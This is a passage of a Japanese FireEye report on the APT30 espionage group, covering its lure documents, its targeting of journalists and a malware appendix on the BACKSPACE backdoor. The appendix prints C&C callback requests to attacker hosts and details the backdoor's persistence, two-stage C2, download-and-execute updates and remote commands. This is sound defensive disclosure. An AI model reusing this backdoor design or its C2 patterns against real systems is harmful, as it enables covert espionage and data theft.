APT30がインドの組織を標的にしている証拠は、おとり文書だけではありません。マルウェア・データベースのVirusTotalには、APT30関連のマルウェアがインドからアップロードされた事実が記録されています。おそらく同国のマルウェア研究者も、国内におけるAPT30の不審な活動に気づいていたのでしょう。また、インドに拠点を置く以下の組織に導入されたFireEye製品でも、APT30のマルウェアに関するアラートが発生しています。

- 航空宇宙/防衛関連企業
- 通信事業者

図21: ブータンに関するAPT30のおとり文書

The 21st Round of Boundary Talks between the Royal Government of Bhutan and the Government of the People's Republic of China was held in Thimphu on 22nd August 2013.

The Bhutanese delegation was led by Lyonpo Rinzin Dorje, Foreign Minister. The other members of the delegation were Dasho Pema Wangchuk, Secretary, International Boundaries, Foreign Secretary Yeshey Dorji, and officials from the Ministry of Foreign Affairs and the International Boundary Secretariat.

APT30のおとり文書で頻繁に使用されている他のテーマとしては、ブータンやネパールなどにおける国境問題があります。両国は、中国とインドの国境紛争における重要な緩衝国であり、両国を自陣営に取り込めるかどうかは、周辺地域における軍事的優位性に大きく影響します。

中国・インドの力関係に大きな影響を与えるネパールも、 APT30のおとり文書に登場しています。

図21は、2013年8月にブータンと中国の間で開かれた第21回国境策定会議に関するおとり文書です。文章自体は、ブータン外務省が発表したプレスリリースから流用しています²⁷。

ブータンと同じく、中国・インドの力関係に大きな影響を与えるネパールも、APT30のおとり文書に登場しています。歴史的にネパールは、インドの影響圏に属していましたが、最近では、大規模な

インフラ投資、軍および警察への資金提供の強化、その他の伝統的な取り込み策（孔子学院の設立など）で攻勢を仕掛ける中国に強い影響を受けるようになっています。また以前からの国境紛争だけでなく、重要な水資源をめぐる問題でも、中国とインドの両国にとってキー・プレーヤーとなっています。図22は、APT30のネパール関連のフィッシング・メールで使用されていたおとり文書です。

図22：ネパールに関するAPT30のおとり文書


April 3, 2012

Madhu Raman Acharava

Nepal's Foreign Policy

Major constraints and challenges

- Inability to come out of traditional objectives (protecting independence and sovereignty), principles (UN, non-alignment etc.), and methods (wining dining)
- These principles, adopted some half-a-century ago in different world circumstances, have ceased to appeal to the masses, leaders and new generations. Need innovation in this area-new slogans and appealing objectives
- lack of long-term vision and inconsistency in approach, changes in each change of government
- confusion of national priorities- often get reflected in foreign policy



APT30は、東南アジア諸国やインド関連の問題に目を向けるだけでなく、中国共産党の正当性について以前から疑問符を投げかけられている問題、つまり汚職、経済、人権問題について報道するジャーナリストも標的としています。中国政府は、中国共産党の一党独裁制の下、極めて抑圧的な統治を維持しています。中国の攻撃グループは以前からジャーナリストを標的としていますが、それは、ジャーナリストの取材対象を把握することで、政府にとって好ましくない報道を事前に抑え、中国の対外イメージを改善することが最大の目的であるとFireEyeでは考えています。

2012年10月、APT30は、FireEye as a Serviceを利用するあるメディア企業に対し、「2012年10月29日中国MFA記者会見全文」という件名のスピアフィッシング・メールを送り付けました。また、国際的な大手報道機関のジャーナリスト50人以上の業務アカウントや個人アカウントにも、同じメールを送っています。標的とされたジャーナリストは、右に挙げた6つの問題を主な取材テーマとしていました（順序は多い順）。

APT30がジャーナリストや報道機関を標的としているのは、中国共産党の意に沿う報道をしない者への制裁という意味合いもあるのかもしれません。実際、ニューヨーク・タイムズとブルームバーグは、中国政府の汚職問題を報道後、記者のビザ取得が困難になったという経験を余儀なくされています²⁸。

マスメディアは、スパイ活動の標的になるだけでなく、メディア・イベントや報道の内容（特に、政府や軍に関するプレスリリース）をおとり文書で使用されるという二次的な被害にも遭っています。またAPT30は、大使館の報道官も標的としているようですが、これは、他の広報担当者やジャーナリストの連絡先情報が目的と考えられます。報道官を装って、その実際の知人にスピアフィッシング攻撃を仕掛ければ、かなりの確率で攻撃を成功させることができるからです。

APT30による攻撃を受けた国々

攻撃が確認された組織の関係国



インド



タイ



韓国



サウジアラビア



マレーシア



米国



ベトナム

攻撃を受けたと考えられる組織の関係国



ネパール



インドネシア



カンボジア



ブータン



ブルネイ



日本



フィリピン




ミャンマー



シンガポール



ラオス



結論

潤沢なリソースを持ち、特定の組織を標的にし、長期にわたって活動を展開するAPT30は、標的型攻撃グループの象徴ともいえる存在です。同グループは標的に優先度を設定し、時機を捉えて絶妙なタイミングで活動を展開します。クローズド・ネットワークに感染を広げるマルウェアなど、一部ツールの機能からは、同グループが綿密な計画に基づいて行動し、官公庁のネットワークなどに保存されている機密データを標的としていることがうかがえます。また、標的を選定、追跡するその手口は、グループ内のオペレータによる組織的、協調的な活動を示唆しています。10年以上という活動期間は、FireEyeが知る限り史上最長レベルであり、東南アジア諸国やインドの組織を標的にするという地域的な特性も、他のグループにはあまり見られません。

APT30の活動は、多くの人の疑念が10年以上前から事実であったことを示しています。つまり、攻撃グループはサイバー空間を利用して周辺地域や世界各国の情報を収集していたわけです。APT30は、金銭的価値のある企業の知的財産や最先端技術には興味を示さず、東南アジア地域に関する機密情報の収集に専念し、中国共産党の影響力や正当性にとって脅威となり得る標的を追跡しています。

本レポートの目的は、APT30という攻撃グループの存在を認識し、必要な対策を講じていただくことです。APT30は明らかに、東南アジア諸国やインドの組織が持つ重要な情報資産を狙っています。該当する組織の担当者は、これらの資産を守るため、早急に対策を講じる必要があります。

マルウェアやドメイン、ファイル、レジストリなど、APT30が攻撃で使用していた項目をまとめたIoC (Indicators of Compromise) は、<https://github.com/fireeye/iocs>からダウンロードしていただけます。

付録A

マルウェアの詳細解析

バックドア

長期にわたって活動を展開しているAPT30ですが、主な活動は BACKSPACE29とNETEAGLEという2つのバックドアによって行われています。両バックドアに共通するのは、進化の過程で多数の亜種を生み出しているという点です。BACKSPACEには「ZJ」「ZR」という2つの主要プランチがあり、両プランチともさらに多くの亜種へと分岐しています。NETEAGLEにも「Scout」「Norton」という2つの主要バージョンがありますが、後者の方がより新しいバージョンという位置づけになっています。両バックドアには、開発言語やサポートするコマンドが異なるという開発上の大きな違いがあるものの、自動更新機能を備える、2段階構成のC&Cインフラストラクチャを使用するなど、上位レベルの設計には共通点があります。BACKSPACEとNETEAGLEの類似点と相違点を以下の表に示します³⁰。

表6: BACKSPACEとNETEAGLEの比較

	BACKSPACE	NETEAGLE
開発言語	C	C++、MFC
MUTEX	亜種によって異なるが、MicrosoftZj、MicrosoftZJLnk、MicrosoftForZRなど類似の命名規則を採用	NetEagle_Scout、Eagle-Norton360-OfficeScan
C&Cドメイン	各サンプルは最大4つのC&Cドメインを使用。各ドメインは設定の取得や更新版のダウンロードのほか、障害発生時のバックアップとして使用される	各サンプルが使用するC&Cドメインは1つのみ
ホストベースのファイアウォールをバイパス	あり（一部バージョンで確認）	なし（確認されたバージョンはなし）
コールバックの形式（サンプルによって異なる場合あり）	GET /ForZRLnk1z/dizhi.gif HTTP/1.0 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)HOST: www.km153.com:80 Pragma: no-cache	GET /update1/pic1.bmp HTTP/1.1 User-Agent: [マルウェア・バイナリの名称] Host: www.creammemory.com Cache-Control: no-cache
第2段階用C&Cサーバー	第1段階用C&CサーバーのURLから設定ファイルのdizhi.gifをダウンロード	第1段階用C&CサーバーのURLから設定ファイルのpic1.bmpをダウンロード
第2段階用C&Cサーバーへの接続	第1段階用C&Cサーバーからconnect.gifをダウンロード。感染ホストのホスト名とホストIDが記述されていた場合、第2段階用C&Cサーバーに接続	第1段階用C&Cサーバーからpic2.bmpをダウンロード感染ホストのホスト名とホストIDが記述されていた場合、第2段階用C&Cサーバーに接続
第2段階用C&Cサーバーの設定ファイルの形式	プレーン・テキスト (dizhi.gif, connect.gif)	RC4で暗号化 (pic1.bmp, pic2.bmp)
コマンドの形式	文字	数字

BACKSPACEバックドア – 「ZJ」亜種

BACKSPACEバックドアの「ZJ」は最も古いプランチ、つまりオリジナルのプランチと考えられ、古いバージョンのコンパイル日は2005年までさかのぼります。このプランチの亜種は現在も開発、コンパイルされ続けており、多様なコマンドが追加されていますが、中心的な機能は最初のバージョンからほとんど変わっていません。

ここでは、2014年8月26日にコンパイルされたBACKSPACEのサンプル8c713117af4ca6bb69292a78069e75bについて解説します。このサンプルは、BACKSPACEの「ZJ」プランチに属しています。

実行

このサンプルは、同じマルウェアの複数のインスタンスが同時実行されないようにするために、MicrosoftZjSYNoRegというMutexを使用します。また、MicrosoftSYNoRegExit、MicrosoftSYNoRegHaveExitという2つのイベントを作成し、シグナル発生時にすべてのスレッドおよびマルウェア本体が終了されるようにします。さらに、C&Cサーバーから受信する確認メッセージに基づいてタスクの処理を同期するため、MicrosoftSYNoRegHaveAckという第3のイベントを作成します。

マルウェアは、感染ホストのシステム情報（OSバージョン、ビルト番号、プラットフォーム、サービス・パック、デフォルト言語のID）とプロキシ情報を取得します。プロキシ情報は、HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\レジストリ・キーの値ProxyEnableとProxyServerから入手します。

続いて、HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInfレジストリ・キーに、lnk（種類はREG_SZ）とhostid（種類はREG_DWORD）という値を作成し、以下のデータを設定します。

- lnkにはNTO/molというデータを設定します。これは、MSN.lnkというテキストをエンコードした文字列です³¹。
- hostidには、感染ホストを一意に識別するランダムな値を設定します。

BACKSPACEは、<CSIDL_PROGRAMS>\Messenger\BINフォルダに自身のコピーをmsmsgs.exeとして作成します（このフォルダが存在していない場合は作成します）。さらにこのファイルが自動実行されるようにするため、<CSIDL_PROGRAMS>\Messenger\BIN\msmsgs.exeを指すWindowsのショートカット・ファイルMSN.lnkを<CSIDL_STARTUP>フォルダに作成し、「Windows Messenger」という説明を付けます。

C&Cドメイン

BACKSPACEの多くの亜種と同様、このサンプルにも、4つのC&Cドメインが設定されています。C&Cドメインは、各種ファイルを要求するHTTPリクエストの中で使用されます。BACKSPACEは、URIを使用して各ファイルを要求し、新たな命令やデータを受け取ります。通常、各C&Cドメインはそれぞれ異なる目的に使用されます。つまり、各ドメインは異なるURIに関連づけられており、各URIで指定されるファイルは異なる機能を持っています。

このサンプルで使用されている4つのC&Cドメインは、それぞれ以下の役割を担っています。

表7：BACKSPACEが使用するC&Cドメインと登録日

エイリアス	C&Cドメイン	説明	ゾーンの登録日
D1	www.iapfreecenter[.]com	プライマリC&Cドメイン	2014年5月23日
D2	www.appsecnic[.]com	バックアップC&Cドメイン： 実行/潜伏モードの設定	2010年3月15日
D3	www.newpresses[.]com	実行/潜伏モードの設定	2010年3月17日
D4	www.km153[.]com	実行/潜伏モードの設定	2007年8月30日

実行モードと潜伏モード

BACKSPACEは、HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInfレジストリ・キーでhFlagという値を探します。この値が存在し、なおかつ「1」に設定されていた場合、モードを「実行モード」に切り替え、それ以外の場合は「潜伏モード」で活動します。

実行モードに切り替える場合は、C&Cサーバーに接続して検証を行い、設定データが記述されたnur.txtファイルを取得します。設定データを解析し、徐々に汎用的な内容になる一連のチェックを実施して、実行モードを維持するかどうかを判断します。この手順を以下に示します。

1. www.iapfreecenter[.]com/Lnk1z/hostlist.txtへのHTTPリクエストを送信し、レスポンスの最後のバイトが0xFEかどうかを確認します。
2. IPアドレス確認サイトのURL automation.whatismyip.com/n09230945.aspへのHTTPリクエストを送信し、感染ホストのパブリックIPアドレスを確認します。
3. www.newpresses[.]com/http/nur.txt、またはwww.km153[.]com/http/nur.txt、www.appsecnic[.]com/http/nur.txtのいずれかへのHTTPリクエストを送信し、レスポンスが「abcd1234」で始まっているかどうかを確認します。いずれのサーバーもこのように応答しない場合は、実行モードへの切り替えが失敗します。
4. サーバーからのレスポンスに「runhost=」オプションが含まれている場合は、そのデータに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが成功します。含まれていない場合は手順5に進みます。
5. サーバーからのレスポンスに「runhostexcept=」オプションが含まれている場合は、そのデータに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが失敗します。含まれていない場合は手順6に進みます。
6. サーバーからのレスポンスに「runip=」オプションが含まれている場合は、そのデータに感染ホストのパブリックIPアドレス（手順2で確認したアドレス）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが成功します。含まれていない場合は手順7に進みます。
7. サーバーからのレスポンスに「runipexcept=」オプションが含まれている場合は、そのデータに感染ホストのパブリックIPアドレス（手順2で確認したアドレス）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが失敗します。含まれていない場合は手順8に進みます。
8. サーバーからのレスポンスに「rundir=」オプションが含まれている場合は、そのデータに現在のC&CサーバーのURL（www.iapfreecenter[.]com/Lnk1zなど）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが成功します。含まれていない場合は手順9に進みます。
9. サーバーからのレスポンスに「rundirexcept=」オプションが含まれている場合は、そのデータに現在のC&CサーバーのURL（www.iapfreecenter[.]com/Lnk1zなど）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが失敗します。含まれていない場合は手順10に進みます。
10. サーバーからのレスポンスに「runweb=」オプションが含まれている場合は、そのデータに現在のC&Cドメイン（www.iapfreecenter[.]comなど）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが成功します。含まれていない場合は手順11に進みます。
11. サーバーからのレスポンスに「runwebexcept=」オプションが含まれている場合は、そのデータに現在のC&Cドメイン（www.iapfreecenter[.]comなど）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが失敗します。含まれていない場合は手順12に進みます。
12. サーバーからのレスポンスに「runall=1」オプションが含まれている場合は、実行モードへの切り替えが成功します。

実行モードへの切り替えが失敗した場合、BACKSPACEは、HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInfレジストリ・キーの値PassPathを読み取り、そのデータで指定されているプロセスの終了を試みて、自身を終了します。

実行モードへの切り替えが成功した場合は、HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInfレジストリ・キーの値hFlagが削除され、感染ホストのホスト名とIPアドレスが保存されます。

また、BACKSPACEを潜伏モードに戻すためのスレッドが開始されます。このスレッドは、MicrosoftSYNoRegExitイベントがシグナルを受け取るまで無期限に動作し続け、同イベントがシグナルを受け取ったら、MicrosoftSYNoRegHaveExitイベントにシグナルを送信します。BACKSPACEは、このスレッドでHK_EY_CURRENT_USER\Software\Microsoft\CurrentHalInfレジストリ・キーの値PassPathを読み取り、そのデータで指定されているプロセスの終了を試みて、自身を終了します。

BACKSPACEは、潜伏モードへの切り替え時も、実行モードへの切り替え時と同様に一連のチェックを実施します。

1. www.iapfreecenter[.]com/Lnk1z/hostlist.txtへのHTTPリクエストを送信し、レスポンスの最後のバイトが0xFFかどうかを確認します。
2. IPアドレス確認サイトのURL [automation.whatismyip\[.\]com/n09230945.asp](http://automation.whatismyip[.]com/n09230945.asp)へのHTTPリクエストを送信し、感染ホストのパブリックIPアドレスを確認します。
3. www.newpresses[.]com/some/edih.txt、www.km153[.]com/some/edih.txt、www.appsecnic[.]com/some/edih.txtのいずれかへのHTTPリクエストを送信し、レスポンスが「abcd1234」で始まっているかどうかを確認します。いずれのサーバーもこのように応答しない場合は、潜伏モードへの切り替えが失敗します。
4. サーバーからのレスポンスに「killpath=」オプションが含まれている場合は、そのデータをHKEY_CURRENT_USER\Software\Microsoft\CurrentHalInfレジストリ・キーの値PassPathに書き込みます。このデータは、終了するプロセスのパスを表します。
5. サーバーからのレスポンスに「hidehost=」オプションが含まれている場合は、そのデータに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが成功します。含まれていない場合は手順6に進みます。
6. サーバーからのレスポンスに「hidehostexcept=」オプションが含まれている場合は、そのデータに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが失敗します。含まれていない場合は手順7に進みます。
7. サーバーからのレスポンスに「hideip=」オプションが含まれている場合は、そのデータに感染ホストのパブリックIPアドレス（手順2で確認したアドレス）が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが成功します。含まれていない場合は手順8に進みます。
8. サーバーからのレスポンスに「hideipexcept=」オプションが含まれている場合は、そのデータに感染ホストのパブリックIPアドレス（手順2で確認したアドレス）が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが失敗します。含まれていない場合は手順9に進みます。
9. サーバーからのレスポンスに「hidedir=」オプションが含まれている場合は、そのデータに現在のC&CサーバーのURL（[www.iapfreecenter\[.\]com/Lnk1z](http://www.iapfreecenter[.]com/Lnk1z)や[www.appsecnic\[.\]com/Lnk1z](http://www.appsecnic[.]com/Lnk1z)など）が含まれているどうかを確認します。含まれている場合は、潜伏モードへの切り替えが成功します。含まれていない場合は手順10に進みます。
10. サーバーからのレスポンスに「hidedirexcept=」オプションが含まれている場合は、そのデータに現在のC&CサーバーのURLが含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが失敗します。含まれていない場合は手順11に進みます。

-
11. サーバーからのレスポンスに「hideweb=」オプションが含まれている場合は、そのデータに現在のC&Cドメイン (www.iapfreecenter[.]comやwww.appsecnic[.]comなど) が含まれているどうかを確認します。含まれている場合は、潜伏モードへの切り替えが成功します。含まれていない場合は手順12に進みます。
 12. サーバーからのレスポンスに「hidewebexcept=」オプションが含まれている場合は、そのデータに現在のC&Cドメインが含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが失敗します。含まれていない場合は手順13に進みます。
 13. サーバーからのレスポンスに「hideall=1」オプションが含まれている場合は、潜伏モードへの切り替えが成功します。

潜伏モードへの切り替えが成功した場合、HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInfレジストリ・キーに値hFlagが作成され、データが「1」に設定されます。

BACKSPACEは、感染ホストのプライマリ・ドメイン・コントローラのホスト名を保存します。このホスト名は、ホストの詳細データの一部として第2段階用C&Cサーバーに送信されます。

プライマリとバックアップのC&Cドメイン

BACKSPACEは、www.appsecnic[.]com/Lnk1z/bak.txtへのHTTPリクエストを送信し、レスポンスが「qazWSX123\$%^」で始まっていた場合、www.appsecnic[.]comをプライマリC&Cドメインとして使用します。

追加ファイルのダウンロード

BACKSPACEは、プライマリC&CドメインのURLパス/Lnk1z/app.txtへのHTTPリクエストを送信し、このファイルを<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txtとして保存します。保存したファイルを<CSIDL_PROGRAMS>\Messenger\BIN\MessengerPlug.exeとしてコピーし、このファイルが有効なPEファイルである場合は新しいプロセスを開始します。

さらに、プライマリC&CドメインのURLパス/Lnk1z/hostlist.txtへのHTTPリクエストを送信します。このリクエストへのレスポンスに感染ホストのホスト名が含まれている場合は、プライマリC&CドメインのURLパス/Lnk1z/myapp.txtへのHTTPリクエストを送信し、このファイルを<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txtとして保存します。保存したファイルを<CSIDL_PROGRAMS>\Messenger\BIN\MessengerForVista.exeとしてコピーし、このファイルが有効なPEファイルである場合は新しいプロセスを開始します。

続いて以下のファイルを削除します。

- <CSIDL_PROGRAMS>\Messenger\BIN\Temp.txt
- <CSIDL_PROGRAMS>\Messenger\BIN\UpdateMessenger.exe
- <CSIDL_PROGRAMS>\Messenger\BIN\MessengerPlug.exe
- <CSIDL_PROGRAMS>\Messenger\BIN\MessengerForVista.exe

自動更新の仕組み

BACKSPACEは、以下の手順で自動更新を実施します。

1. プライマリC&CドメインのURLパス/Lnk1z/ver.txtへのHTTPリクエストを送信し、入手可能な最新のバージョン番号を取得します。返されたバージョン番号が現在のバイナリのバージョン番号（このサンプルの場合は「2.00MSNN」）と一致しない場合、手順2に進みます。

2. 新しいバイナリをダウンロードするため、プライマリC&CドメインのURLパス/Lnk1z/exe.txtへのHTTPリクエストを送信し、このファイルを<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txtとして保存します。
3. <CSIDL_PROGRAMS>\Messenger\BIN\Temp.txtを<CSIDL_PROGRAMS>\Messenger\BIN\UpdateMessenger.exeとしてコピーします。
4. <CSIDL_PROGRAMS>\Messenger\BIN\UpdateMessenger.exeが有効なPEファイルである場合は、新しいプロセスを開始します。


この更新処理に失敗した場合、BACKSPACEは新たに以下の更新処理を開始します。

1. プライマリC&CドメインのURLパス/Lnk1z/SomeUpVer.txtへのHTTPリクエストを送信し、入手可能な最新のバージョン番号を取得します。返されたバージョン番号が現在のバイナリのバージョン番号と一致しない場合、手順2に進みます。
2. プライマリC&CドメインのURLパス/Lnk1z/SomeUpList.txtへのHTTPリクエストを送信し、そのレスポンスに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は手順3に進みます。
3. 新しいバイナリをダウンロードするため、プライマリC&CドメインのURLパス/Lnk1z/SomeUpExe.txtへのHTTPリクエストを送信し、このファイルを<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txtとして保存します。
4. <CSIDL_PROGRAMS>\Messenger\BIN\Temp.txtを<CSIDL_PROGRAMS>\Messenger\BIN\UpdateMessenger.exeとしてコピーします。
5. <CSIDL_PROGRAMS>\Messenger\BIN\UpdateMessenger.exeが有効なPEファイルである場合は、新しいプロセスを開始します。

第2段階用C&Cサーバー

続いて、プライマリC&CドメインのURLパス/Lnk1z/dizhi.gifへのHTTPリクエストを送信します。dizhi.gifはサイズが10バイトの設定ファイルで、1つのIPアドレスと3つのポート番号が記述されています。

図23: dizhi.gifに記述された第2段階用C&Cサーバーの情報



Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
00000000	70	75	09	de	bb	01	bb	01	52	00							pu.薬.?R.□

IP: 112.117.9.222 ポート1: 443 ポート2: 443 ポート3: 82

BACKSPACEは新たなスレッドを開始して、感染ホストの詳細情報（コンピュータ名、IPアドレス、システムの詳細、デフォルト言語のID、ホストID、プロキシ情報、マルウェアの現在のバージョン、マルウェアの現在のドメイン、論理ドライブに関する情報）を新しいC&Cサーバーのポート1に送信します。この際、必要に応じて感染ホストのプロキシ設定を使用します。このデータは、HTTP POSTリクエストでURLパス/index.htm宛に送信されます。

またBACKSPACEは、プライマリC&CドメインのURLパス/ForZRLnk3z/connect.gifからファイルの取得を試みます。このファイルに感染ホストのホスト名とホストIDが記述されていた場合、BACKSPACEは第2段階用C&Cサーバーのポート2への接続を試みます。BACKSPACEがこのC&Cサーバーに接続した場合、攻撃のオペレータは、BACKSPACEコントローラからそのホストを直接操作できるようになります。第2段階用C&Cサーバーへの接続を確立したBACKSPACEは、オペレータからの対話的なコマンドを待機します。このBACKSPACEサンプルは、以下のコマンドをサポートしています。

表8: BACKSPACEの「ZJ」亜種、8c713117af4ca6bbd69292a78069e75bでサポートされているコマンド

コマンド	機能
A	J、Sと同じ。ただし、転送後に感染ホスト上のファイルを削除する点が異なります。
B	C&Cサーバーから1つのフォルダ名とファイル名のリストを受信し、そのフォルダで指定のファイルを検索します（ワイルドカードを使用可能）。見つかったファイルごとに、エンコードしたWIN32_FIND_DATA ³² 構造体をC&Cサーバーにアップロードします。
C	実行中のプロセスに関する情報（プロセス名、プロセスのフルパス、所有者のアカウント名、プロセスID、スレッド数）を収集します。
D	C&Cサーバーから、1つのフォルダ・パス、ファイルのリスト、各ファイルのフラグ・バイトを受信します。フラグが0x30のファイルと空のフォルダを削除します。
E	C&Cサーバーから、1つのファイル・パス、アクセス・バイト（0はWRITE、それ以外はAPPEND）、エンコードされたデータを受信します。アクセス・バイトに従ってファイルを開き、データをデコードして書き込みます。
F	C&CサーバーからプロセスID（PID）を受信し、そのPIDが示すプロセスの権限を昇格させ（SeTakeOwnershipPrivilegeを使用）、プロセスを停止します。
G	C&Cサーバーから1つのパスを受信し、書き込みに使用するファイルを作成します。
